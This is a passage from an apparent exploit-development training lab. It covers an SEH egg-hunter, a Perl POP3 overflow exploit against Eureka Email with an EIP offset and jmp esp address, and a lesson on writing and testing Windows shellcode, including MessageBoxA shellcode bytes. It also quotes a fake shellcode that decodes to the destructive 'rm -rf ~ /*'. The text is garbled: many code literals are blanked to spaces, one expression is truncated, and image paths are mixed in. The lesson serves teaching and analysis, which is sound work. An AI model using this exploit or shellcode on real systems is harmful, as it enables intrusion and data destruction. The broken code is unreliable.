  POP     ECX                      ; EBX = SEH_frames[X].next_frame
  CMP     ECX, 0xFFFFFFFF          ; SEH_frames[X].next_frame == none ?
  JNE     find_last_SEH_loop       ; No "X -= 1", check next frame
  POP     EDX                      ; EDX = SEH_frames[0].handler
  CALL    create_SEH_handler       ; SEH_frames[0].handler == SEH_handler

SEH_handler:
  POPA                             ; ESI = [ESP + 4] ->
                                   ;     struct exception_info
  LEA     ESP, [BYTE ESI+0x18]     ; ESP = struct exception_info->exception_addr
  POP     EAX                      ; EAX = exception address 0x????????
  OR      AX, 0xFFF                ; EAX = 0x?????FFF
  INC     EAX                      ; EAX = 0x?????FFF + 1 -> next page
  JS      done                     ; EAX > 0x7FFFFFFF ===> done
  XCHG    EAX, EDI                 ; EDI => next page
  JMP     reset_stack
done:
  XOR     EAX, EAX                 ; EAX = 0
  CALL    [BYTE FS:EAX + 8]        ; EDI += Bottom of stack
                                   ;    == position of egg in shellcode.

    db      marker_bytes_location
    db      max_index_location
    db      egg_size_location
```

Compile this modified code again, and recreate the eggs :

"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_infoseccOd3r_omelet.asm -w+error

w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55

Copy the omelet code from the newly created calceggs.txt file and put it in the exploit.


Exploit now looks like this :


```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
```

```
my $localserver = "                ";
#calculate offset to EIP
my $junk = " " x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "     " x 1000;

my $omelet_code = "                              ".    #put 0xfffffffd in ebx
"                                                 ".
"                                                 ".
"                                             ".
"                          ".   # compare EBX with FFFFFFFF
"           ".   #if EBX is FFFFFFFF, jump to shellcode
"    ".          #if not, increase EBX and continue
"                                                 ".
"                                                 ".
"                                                 ".
"                                                 ";

my $egg1 = "                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                             ";

my $egg2 = "                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                             ";

my $egg3 = "                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                             ";

my $garbage="                            " x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "            " . length($payload)."        ";
print "            " . length($omelet_code)."        ";
print "            " . length($egg1)."       ";
print "            " . length($egg2)."       ";
print "            " . length($egg3)."       ";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
```

```
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                                        ";
print "                                                      ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                                        ";
  $cnt=1;
  while($cnt < 10)
  {
     print CLIENT "     ".$payload."  ";
         print "             ".length($payload)."       ";
         $cnt=$cnt+1;
  }
}
close CLIENT;
print "                    ";
```

Ok, the omelet code is slightly larger, but the result is satisfactory:





Lab #7
Writing Windows Shellcode

Every shellcode is nothing more than a little application – a series of instructions written by a human being, designed to do exactly what that developer wanted it to do. It could be anything, but it is clear that as the actions inside the shellcode become more complex, the bigger the final shellcode most likely will become.

When we look at shellcode in the format it is used in an exploit, we only see bytes. We know that these bytes form assembly/CPU instructions, but what if we wanted to write our own shellcode... Do we have to master assembly and write these instructions in asm? Well, it helps a lot. But if you only want to get your own custom code to execute, one time, on a specific system, then you may be able to do so with limited asm knowledge. Writing shellcode for the Windows platform will require us to use the Windows API's. How this impacts the development of reliable shellcode (or shellcode that is portable, that works across different versions/service packs levels of the OS) will be discussed later in this document.

Before we can get started, let's build a little C application to test shellcode (shellcodetest.c):

```
char code[] = "                              ";

int main(int argc, char **argv)
{
   int (*func)();
   func = (int (*)()) code;
   (int)(*func)();
}
```

Testing existing shellcode

Before looking at how shellcode is built, it is important to show some techniques to test ready-made shellcode or test your own shellcode while you are building it.

Furthermore, this technique can be used to see what certain shellcode does before you run it yourself.

Usually, shellcode is presented in opcodes, in an array of bytes that is found for example inside an exploit script, or generated by Metasploit.

How can we test this shellcode & evaluate what it does ?

First, we need to convert these bytes into instructions so we can see what it does.

There are two approaches to it :

- Convert static bytes/opcodes to instructions and read the resulting assembly code. The advantage is that you don't necessarily need to run the code to see what it really does, which is a requirement when the shellcode is decoded at runtime.
- Put the bytes/opcodes in a simple script, see C source above, make/compile, and run through a debugger. Make sure to set the proper breakpoints (or just prepend the code with 0xcc) so the code wouldn't just run. After all, you only want to figure out what the shellcode does, without having to run it

yourself, and find out that it was fake and designed to destroy your system. This is clearly a better method, but it is also a lot more dangerous because one simple mistake on your behalf can ruin your system.

Approach 1 : static analysis

Example 1 :

Suppose you have found this shellcode on the internet and you want to know what it does before you run the exploit yourself :

```
char shellcode[] =
"                                     "
"                                     "
"                                "; 
```

Would you trust this code, just because it says that it will spawn calc.exe ?

Let's see. Use the following script to write the opcodes to a binary file :

pveWritebin.pl :

```
#!/usr/bin/perl
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "              ".chr(34)."                  ".chr(34)."   ";
exit(0);
}
system("           ");
my $shellcode="                        ".
"                                        ".
"    ";

#open file in binary mode
print "             ".$ARGV[0]."   ";
open(FILE,"         ");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "      ".length($shellcode)."                 ";
```

Paste the shellcode into the perl script and run the script :

```
#!/usr/bin/perl
# This script takes a filename as argument
```

```
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "                    ".chr(34)."                    ".chr(34)."   ";
exit(0);
}
system("              ");
my $shellcode="                                                   ".
"                                                    ".
"                                                 ";

#open file in binary mode
print "              ".$ARGV[0]."   ";
open(FILE,"          ");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "       ".length($shellcode)."                  ";
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

The first thing you should do, even before trying to disassemble the bytes, is look at the contents of this file. Just looking at the file may already rule out the fact that this may be a fake exploit or not.

```
C:\shellcode>type c:\tmp\shellcode.bin
rm -rf ~ /* 2> /dev/null &
C:\shellcode>
```

Alternatively, you can also use the "strings" command in linux. Write the entire shellcode bytes to a file and then run "strings" on it :

```
xxxx@bt4:/tmp# strings shellcode.bin
rm -rf ~
```

You can also use Testival / Beta3 to evaluate shellcode as well:

Beta3 :

```
BETA3 --decode \x
"                                         "
"                                         "
"                                      ";
^Z
Char 0 @0x00 does not match encoding: '"
Char 37 @0x25 does not match encoding: '"
Char 38 @0x26 does not match encoding: '\n'.
Char 39 @0x27 does not match encoding: '"
Char 76 @0x4C does not match encoding: '"
Char 77 @0x4D does not match encoding: '\n'.
Char 78 @0x4E does not match encoding: '"
Char 111 @0x6F does not match encoding: '"
```

```
Char 112 @0x70 does not match encoding: ';'.
Char 113 @0x71 does not match encoding: '\n'.
rm -rf ~
```

Testival can be used to actually run the shellcode – which is – of course – dangerous when you are trying to find out what some obscure shellcode really does.... but it still will be helpful if you are testing your own shellcode.

Example 2 :

Try this example:

```
# Metasploit generated - calc.exe - x86 - Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8".
"\x4D\x11\x86\x7C\xFF\xD0";
```

Write the shellcode to file and look at the contents :

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file

C:\shellcode>type c:\tmp\shellcode.bin
hùLÇ|╕M◄å| ╨
C:\shellcode>
```

Let's disassemble these bytes into instructions :

```
C:\shellcode>"c:\program files\nasm\ndisasm.exe" -b 32 c:\tmp\shellcode.bin
00000000  68974C807C        push dword 0x7c804c97
00000005  B84D11867C        mov eax,0x7c86114d
0000000A  FFD0              call eax
```

You don't need to run this code to figure out what it will do.

If the exploit is indeed written for Windows XP Pro SP2 then this will happen :

at 0x7c804c97 on XP SP2, we find (windbg output) :

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

So push dword 0x7c804c97 will push "Write" onto the stack

Next, 0x7c86114d is moved into eax and a call eax is made. At 0x7c86114d, we find :

```
0:001> ln 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

Conclusion : this code will execute "write" (=wordpad).

If the "Windows XP Pro SP2" indicator is not right, this will happen (example on XP SP3) :

```
0:001> d 0x7c804c97
7c804c97  62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f  bObject.AttachCo
7c804ca7  6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64  nsole.BackupRead
7c804cb7  00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b  .BackupSeek.Back
7c804cc7  75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63  upWrite.BaseChec
7c804cd7  6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00  kAppcompatCache.
7c804ce7  42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f  BaseCleanupAppco
7c804cf7  6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c  mpatCache.BaseCl
7c804d07  65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61  eanupAppcompatCa
0:001> ln 0x7c86114d
(7c86113a)   kernel32!NumaVirtualQueryNode+0x13
|   (7c861437)   kernel32!GetLogicalDriveStringsW
```

That doesn't seem to do anything productive …

Approach 2 : run time analysis

When payload/shellcode was encoded (as you will learn later in this document), or – in general – the instructions produced by the disassembly may not look very useful at first sight… then we may need to take it one step further. If for example an encoder was used, then you will very likely see a bunch of bytes that don't make any sense when converted to asm, because they are in fact just encoded data that will be used by the decoder loop, in order to produce the original shellcode again.

You can try to simulate the decoder loop by hand, but it will take a long time to do so. You can also run the code, paying attention to what happens and using breakpoints to block automatic execution (to avoid disasters).

This technique is not without danger and requires you to stay focused and understand what the next instruction will do. So we won't explain the exact steps to do this right now. As you go through the rest of this lab, examples will be given to load shellcode in a debugger and run it step by step.

Just remember this :

- Disconnect from the network
- Take notes as you go

- Make sure to put a breakpoint right before the shellcode will be launched, before running the testshellcode application (you'll understand what we mean in a few moments)
- Don't just run the code. Use F7 (Immunity) to step through each instruction. Every time you see a call/jmp/... instruction (or anything that would redirect the instruction to somewhere else), then try to find out first what the call/jmp/... will do before you run it.
- If a decoder is used in the shellcode, try to locate the place where the original shellcode is reproduced (this will be either right after the decoder loop or in another location referenced by one of the registers). After reproducing the original code, usually a jump to this code will be made or (in case the original shellcode was reproduced right after the loop), the code will just get executed when a certain compare operation result changes to what it was during the loop. At that point, do NOT run the shellcode yet.
- When the original shellcode was reproduced, look at the instructions and try to simulate what they will do without running the code.
- Be careful and be prepared to wipe/rebuild your system if you get compromised.

From C to Shellcode

Ok, let's get really started now. Let's say we want to build shellcode that displays a MessageBox with the text "You have been pwned by InfoSec Institute". WE know, this may not be very useful in a real life exploit, but it will show you the basic techniques you need to master before moving on to writing / modifying more complex shellcode.

To start with, we'll write the code in C. For the sake of this lab, we have decided to use the lcc-win32 compiler. Lcc win32 is available on your VM.

If you decide to use another compiler then the concepts and final results should be more or less the same.

From C to executable to asm

Source (infosec.c) :

```
#include <windows.h>

int main(int argc, char** argv)
{
   MessageBox(NULL,
            "                              ",
         "                   ",
         MB_OK);

}
```

Make & Compile and then run the executable.

Note : As you can see, we used lcc-win32. The user32.dll library (required for MessageBox) appeared to get loaded automatically. If you use another compiler, you may need to add a LoadLibraryA("user32.dll"); call to make it work.

Open the executable in the decompiler, IDA and load the PE Executable. After the analysis has been completed, this is what you'll get :

```
.text:004012D4 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T WE N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4                  public _main
.text:004012D4 _main            proc near              ; CODE XREF: _mainCRTStartup+92p
.text:004012D4                  push    ebp
.text:004012D5                  mov     ebp, esp
.text:004012D7                  push    0              ; uType
.text:004012D9                  push    offset Caption ; "                "
.text:004012DE                  push    offset Text    ; "
       "
.text:004012E3                  push    0              ; hWnd
.text:004012E5                  call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
.text:004012EA                  mov     eax, 0
.text:004012EF                  leave
.text:004012F0                  retn
.text:004012F0 _main            endp
.text:004012F0
.text:004012F0 ; -----------------------------------------------------------------------
---
```

Alternatively, you can also load the executable in a debugger :

CPU - main thread, module corelan1

```
004012D4   /$ 55              PUSH EBP
004012D5   |. 89E5            MOV EBP,ESP
004012D7   |. 6A 00           PUSH 0                          ; /Style =
MB_OK|MB_APPLMODAL
004012D9   |. 68 A0404000     PUSH infosec1.004040A0          ; |Title = "
   "
004012DE   |. 68 A8404000     PUSH infosec1.004040A8          ; |Text = "
      "
004012E3   |. 6A 00           PUSH 0                          ; |hOwner = NULL
```

```
004012E5  |. E8 3A020000     CALL <JMP.&USER32.MessageBoxA>    ; \MessageBoxA
004012EA  |. B8 00000000     MOV EAX,0
004012EF  |. C9              LEAVE
004012F0  \. C3              RETN
```

Ok, what do we see here ?

1. the push ebp and mov ebp, esp instructions are used as part of the stack set up. We may not need them in our shellcode because we will be running the shellcode inside an already existing application, and we'll assume the stack has been set up correctly already. (This may not be true and in real life you may need to tweak the registers/stack a bit to make your shellcode work, but that's out of scope for now)

2. We push the arguments that will be used onto the stack, in reverse order. The Title (Caption) (0x004040A0) and MessageBox Text (0x004040A8) are taken from the .data section of our executable:

```
00330000 00005000                               Map  R E            R E
003F0000 00002000                               Map  R E            R E
00400000 00001000 corelan1          PE header   Imag R              RWE
00401000 00001000 corelan1 .text    code        Imag R E            RWE
00402000 00001000 corelan1 .bss                 Imag RW             RWE
00403000 00001000 corelan1 .rdata               Imag R              RWE
00404000 00001000 corelan1 .data    data        Imag RW  CopyOnWr   RWE
00405000 00001000 corelan1 .idata   imports     Imag RW             RWE
```

, the Button Style (MB_OK) and hOwner are just 0.

3. We call the MessageBoxA Windows API (which sits in user32.dll) This API takes its 4 arguments from the stack. In case you used lcc-win32 and didn't really wonder why MessageBox worked : You can see that this function was imported from user32.dll by looking at the "Imports" section in IDA. This is important. We will talk about this later on.

Imports

Address	Ordinal	Name	Library
004050E8		RtlUnwind	KERNEL32
004050F4		MessageBoxA	USER32
00405100		_iob	CRTDLL
00405104		_itoa	CRTDLL

Alternatively, look at MSDN – you can find the corresponding Microsoft library at the bottom of the function structure page

4. We clean up and exit the application. We'll talk about this later on.

In fact, we are not that far away from converting this to workable shellcode. If we take the opcode bytes from the output above, we have our basic shellcode. We only need to change a couple of things to make it work :

- Change the way the strings ("InfoSec Institute" as title and "You have been pwned by InfoSec Institute" as text) are put onto the stack. In our example these strings were taken from the .data section of our C application. But when we are exploiting another application, we cannot use the .data section of that

particular application (because it will contain something else). So we need to put the text onto the stack ourselves and pass the pointers to the text to the MessageBoxA function.

- Find the address of the MessageBoxA API and call it directly. Open user32.dll in IDA Free and look at the functions. On my XP SP3 box, this function can be found at 0x7E4507EA. This address will (most likely) be different on other versions of the OS, or even other service pack levels. We'll talk about how to deal with that later in this document.

Functions window

Function name	Segment	Start	Length
WowServerLoadCreateMenu(x,x,x,x,x)	text	7E450119	00000024
WOWLoadBitmapA(x,x,x,x)	text	7E450142	00000077
WowServerLoadCreateCursorIcon(x,x,x,x,x,x,	text	7E4501BE	00000079
OemKeyScan(x)	text	7E45023C	0000005D
MapVirtualKeyW(x,x)	text	7E45029E	00000018
OemToCharBuffW(x,x,x)	text	7E4502B8	00000039
GetMenuCheckMarkDimensions()	text	7E4502F9	0000001A
LBPrintCallback(x,x,x,x,x)	text	7E450318	00000180
xxxLBDrawLBItem(x,x,x,x,x)	text	7E45049D	00000142
LBItemcmp(x,x,x)	text	7E4505E4	00000082
xxxLBGetBrush(x,x)	text	7E45066B	0000008A
xxxLBBinarySearchString(x,x)	text	7E4506FA	000000D5
GdiCreateLocalEnhMetaFile(x)	text	7E4507D4	00000006
GdiConvertMetaFilePict(x)	text	7E4507DF	00000006
MessageBoxA(x,x,x,x)	text	7E4507EA	00000049
MessageBoxExW(x,x,x,x,x)	text	7E450838	0000001F
MessageBoxExA(x,x,x,x,x)	text	7E45085C	0000001F

So a CALL to 0x7E4507EA will cause the MessageBoxA function to be launched, assuming that user32.dll was loaded/mapped in the current process. We'll just assume it was loaded for now – we'll talk about loading it dynamically later on.

Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

1. Convert the string to hex

2. Push the hex onto the stack (in reverse order). Don't forget the null byte at the end of the string and make sure everything is 4 byte aligned (so add some spaces if necessary)

The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl) :

```
#!/usr/bin/perl
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
print "              ".chr(34)."                    ".chr(34)."   ";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
```

```
my $strPush="";
print "                    " . length($strToPush)."  ";
print "                                                   ";
while ($cnt < length($strToPush))
{
  $strThisChar=substr($strToPush,$cnt,1);
  $strThisHex="   ".ascii_to_hex($strThisChar);
  if ($bytecnt < 3)
  {
     $strHex=$strHex.$strThisHex;
    $bytecnt=$bytecnt+1;
  }
  else
  {
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\\x
    $strHex=chr(34)."     ".$strHex.$strThisHex.chr(34).
   "              ".substr($strPush,6,2).substr($strPush,4,2).
   substr($strPush,2,2).substr($strPush,0,2);

    $strOpcodes=$strHex."  ".$strOpcodes;
    $strHex="";
   $bytecnt=0;
  }
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."     ";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x
  $strHex=chr(34)."     ".$strHex."     ".chr(34)."                   ".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."  ".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."                        ".chr(34).
            "                      "."  ".$strOpcodes;
}
print $strOpcodes;

sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("     ", ord $1)/eg;
   return $str;
}
```

Example :

```
C:\shellcode>perl pvePushString.pl
  usage: pvePushString.pl "                    "
```

```
C:\shellcode>perl pvePushString.pl "                    "
String length : 7
Opcodes to push this string onto the stack :

"                    "
"                    "

C:\shellcode>perl pvePushString.pl "                                        "
String length : 30
Opcodes to push this string onto the stack :

"                    "
"                    "
"                    "
"                    "
"                    "
"                    "
"                    "
"                    "
```

Just pushing the text to the stack will not be enough. The MessageBoxA function (just like other windows API functions) expects a pointer to the text, not the text itself.. so we'll have to take this into account. The other 2 parameters however (hWND and Buttontype) should not be pointers, but just 0. So we need a different approach for those 2 parameters.

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```

Note: The hWnd and uType are values taken from the stack, lpText and lpCaption are pointers to strings.

Converting asm to shellcode : pushing MessageBox arguments onto the stack

This is what we will do :

- Put our strings on the stack and save the pointers to each text string in a register. So after pushing a string to the stack, we will save the current stack position in a register. We'll use ebx for storing the pointer to the Caption text, and ecx for the pointer to the messagebox text. Current stack position = ESP. So a simple mov ebx,esp or mov ecx,esp will do.
- Set one of the registers to 0, so we can push it to the stack where needed (used as parameter for hWND and Button). Setting a register to 0 is as easy as performing XOR on itself (xor eax,eax)
- Put the zero's and addresses in the registers (pointing to the strings) on the stack in the right order, in the right place
- Call MessageBox (which will take the 4 first addresses from the stack and use the content of those registers as parameters to the MessageBox function)

In addition to that, when we look at the MessageBox function in user32.dll, we see this :

```
7E4507EA   8BFF             MOV EDI,EDI
7E4507EC   55               PUSH EBP
7E4507ED   8BEC             MOV EBP,ESP
7E4507EF   833D BC14477E 0  CMP DWORD PTR DS:[7E4714BC],0
7E4507F6   74 24            JE SHORT USER32.7E45081C
7E4507F8   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7E4507FE   6A 00            PUSH 0
7E450800   FF70 24          PUSH DWORD PTR DS:[EAX+24]
7E450803   68 2418477E      PUSH USER32.7E471824
7E450808   FF15 C412417E    CALL DWORD PTR DS:[<&KERNEL32.Interlock kernel32.InterlockedCompareExchange
7E45080E   85C0             TEST EAX,EAX
7E450810   75 0A            JNZ SHORT USER32.7E45081C
7E450812   C705 2018477E 0  MOV DWORD PTR DS:[7E471820],1
7E45081C   6A 00            PUSH 0
7E45081E   FF75 14          PUSH DWORD PTR SS:[EBP+14]
7E450821   FF75 10          PUSH DWORD PTR SS:[EBP+10]
7E450824   FF75 0C          PUSH DWORD PTR SS:[EBP+C]
7E450827   FF75 08          PUSH DWORD PTR SS:[EBP+8]
7E45082A   E8 2D000000      CALL USER32.MessageBoxExA
7E45082F   5D               POP EBP
7E450830   C2 1000          RETN 10
7E450833   90               NOP
```

Apparently the parameters are taken from a location referred to by an offset from EBP (between EBP+8 and EBP+14). And EBP is populated with ESP at 0x7E4507ED. So that means we need to make sure our 4 parameters are positioned exactly at that location. This means that, based on the way we are pushing the strings onto the stack, we may need to push 4 more bytes to the stack before jumping to the MessageBox API.

Converting asm to shellcode : Putting things together

Ok, here we go :

```
char code[] =

"                              "
"                              "
"            "

"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"            "

"            "
"      "

"      "

"      "

"      "
```

Note : you can get the opcodes for simple instructions using the !pvefindaddr PyCommand for Immunity Debugger.

Example :

```
ADF00D  Immunity Debugger v1.73 : MOAR BUGS. # Need support? visit http://forum.immunityinc.com/ #
ADF00D
ADF00D  **************************************
ADF00D  Getting safeseh table - please wait...
ADF00D  **************************************
ADF00D
ADF00D
ADF00D  Opcode results :
ADF00D  ----------------
ADF00D   xor eax,eax  = \x33\xc0
ADF00D
!pvefindaddr assemble xor eax,eax
```

Alternatively, you can use nasm_shell from the Metasploit tools folder to assemble instructions into opcode :

```
xxxx@bt4:/pentest/exploits/framework3/tools# ./nasm_shell.rb
nasm > xor eax,eax
00000000  31C0              xor eax,eax
nasm > quit
```

Back to the shellcode. Paste this c array in the "shellcodetest.c" application (see earlier in the lab), make and compile.

```
wedit-shellcodetest - [shellcodetest.c*]
File  Edit  Search  Project  Design  Compiler  Utils  Analysis  Window  Help

char code[] =
"\x68\x6c\x61\x6e\x00"
"\x68\x43\x6f\x72\x65"
"\x8b\xdc"

"\x68\x61\x6e\x20\x00"
"\x68\x6f\x72\x65\x6c"
"\x68\x62\x79\x20\x43"
"\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77"
"\x68\x20\x62\x65\x65"
"\x68\x68\x61\x76\x65"
"\x68\x59\x6f\x75\x20"
"\x8b\xcc"

"\x33\xc0"
"\x50"
"\x53"
"\x51"
"\x50"
"\x50"
"\xc7\xc6\xea\x07\x45\x7e"
"\xff\xe6"
"\x33\xc0"
"\x50"
"\xc7\xc0\x12\xcb\x81\x7c"
"\xff\xe0"


int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Then load the shellcodetest.exe application in Immunity Debugger and set a breakpoint where the main() function begins (in my case, this is 0x004012D4). Then press F9 and the debugger should hit the breakpoint.

Now step through (F7), and at a certain point, a call to [ebp-4] is made. This is the call to executing our shellcode – corresponding with the (int)(*func)(); statement in our C source.

Right after this call is made, the CPU view in the debugger looks like this :

```
004040A0   68 6C616E00      PUSH 6E616C
004040A5   68 496F7265      PUSH 65726F49
004040AA   8BDC             MOV EBX,ESP
004040AC   68 616E2000      PUSH 206E61
004040B1   68 6F72656C      PUSH 6C65726F
004040B6   68 62792043      PUSH 43207962
004040BB   68 6E656420      PUSH 2064656E
004040C0   68 6E207077      PUSH 7770206E
004040C5   68 20626565      PUSH 65656220
004040CA   68 68617665      PUSH 65766168
004040CF   68 596F7520      PUSH 20756F59
004040D4   8BCC             MOV ECX,ESP
004040D6   33C0             XOR EAX,EAX
004040D8   50               PUSH EAX
004040D9   53               PUSH EBX
004040DA   51               PUSH ECX
004040DB   50               PUSH EAX
004040DC   50               PUSH EAX
004040DD   C7C6 EA07457E    MOV ESI,USER32.MessageBoxA
004040E3   FFE6             JMP ESI
```

This is indeed our shellcode. First we push "InfoSec Institute" to the stack and we save the address in EBX. Then we push the other string to the stack and save the address in ECX.

Next, we clear eax (set eax to 0), and then we push 4 parameters to the stack : first zero (push eax), then pointer to the Title (push ebx), then pointer to the MessageText (push ecx), then zero again (push eax). Then we push another 4 bytes to the stack (alignment). Finally we put the address of MessageBoxA into ESI and we jump to ESI.

Press F7 until JMP ESI is reached and executed. Right after JMP ESI is made, look at the stack.

That is exactly what we expected. Continue to press F7 until you have reached the CALL USER32.MessageBoxExA instruction, just after the 5 PUSH operations, which push the parameters to the stack. The stack should now (again) point to the correct parameters)

Press F9 and you should get the shellcode to work.

Excellent ! Our shellcode works !

Another way to test our shellcode is by using skylined's "Testival" tool. Just write the shellcode to a bin file (using pveWritebin.pl), and then run Testival. We'll assume you have written the code to shellcode.bin :

```
w32-testival [$]=ascii:shellcode.bin eip=$
```

Don't be surprised that this command will just produce a crash – We will explain why that happens in a little while.

That was easy. So that's all there's to it ?

Unfortunately not. There are some **MAJOR** issues with our shellcode :

1. The shellcode calls the MessageBox function, but does not properly clean up/exit after the function has been called. So when the MessageBox function returns, the parent process may just die/crash instead of exiting properly (or instead of not crashing at all, in case of a real exploit). Ok, this is not a major issue, but it still can be an issue.
2. The shellcode contains null bytes. So if we want to use this shellcode in a real exploit, that targets a string buffer overflow, it may not work because the null bytes act as a string terminator. That is a major issue indeed.
3. The shellcode worked because user32.dll was mapped in the current process. If user32.dll is not loaded, the API address of MessageBoxA won't point to the function, and the code will fail. Major issue – showstopper.
4. The shellcode contains a static reference to the MessageBoxA function. If this address is different on other Windows Versions/Service Packs, then the shellcode won't work. Major issue again – showstopper.

Number 3 is the main reason why the w32-testival command didn't work for our shellcode. In the w32-testival process, user32.dll is not loaded, so the shellcode fails.

Shellcode exitfunc

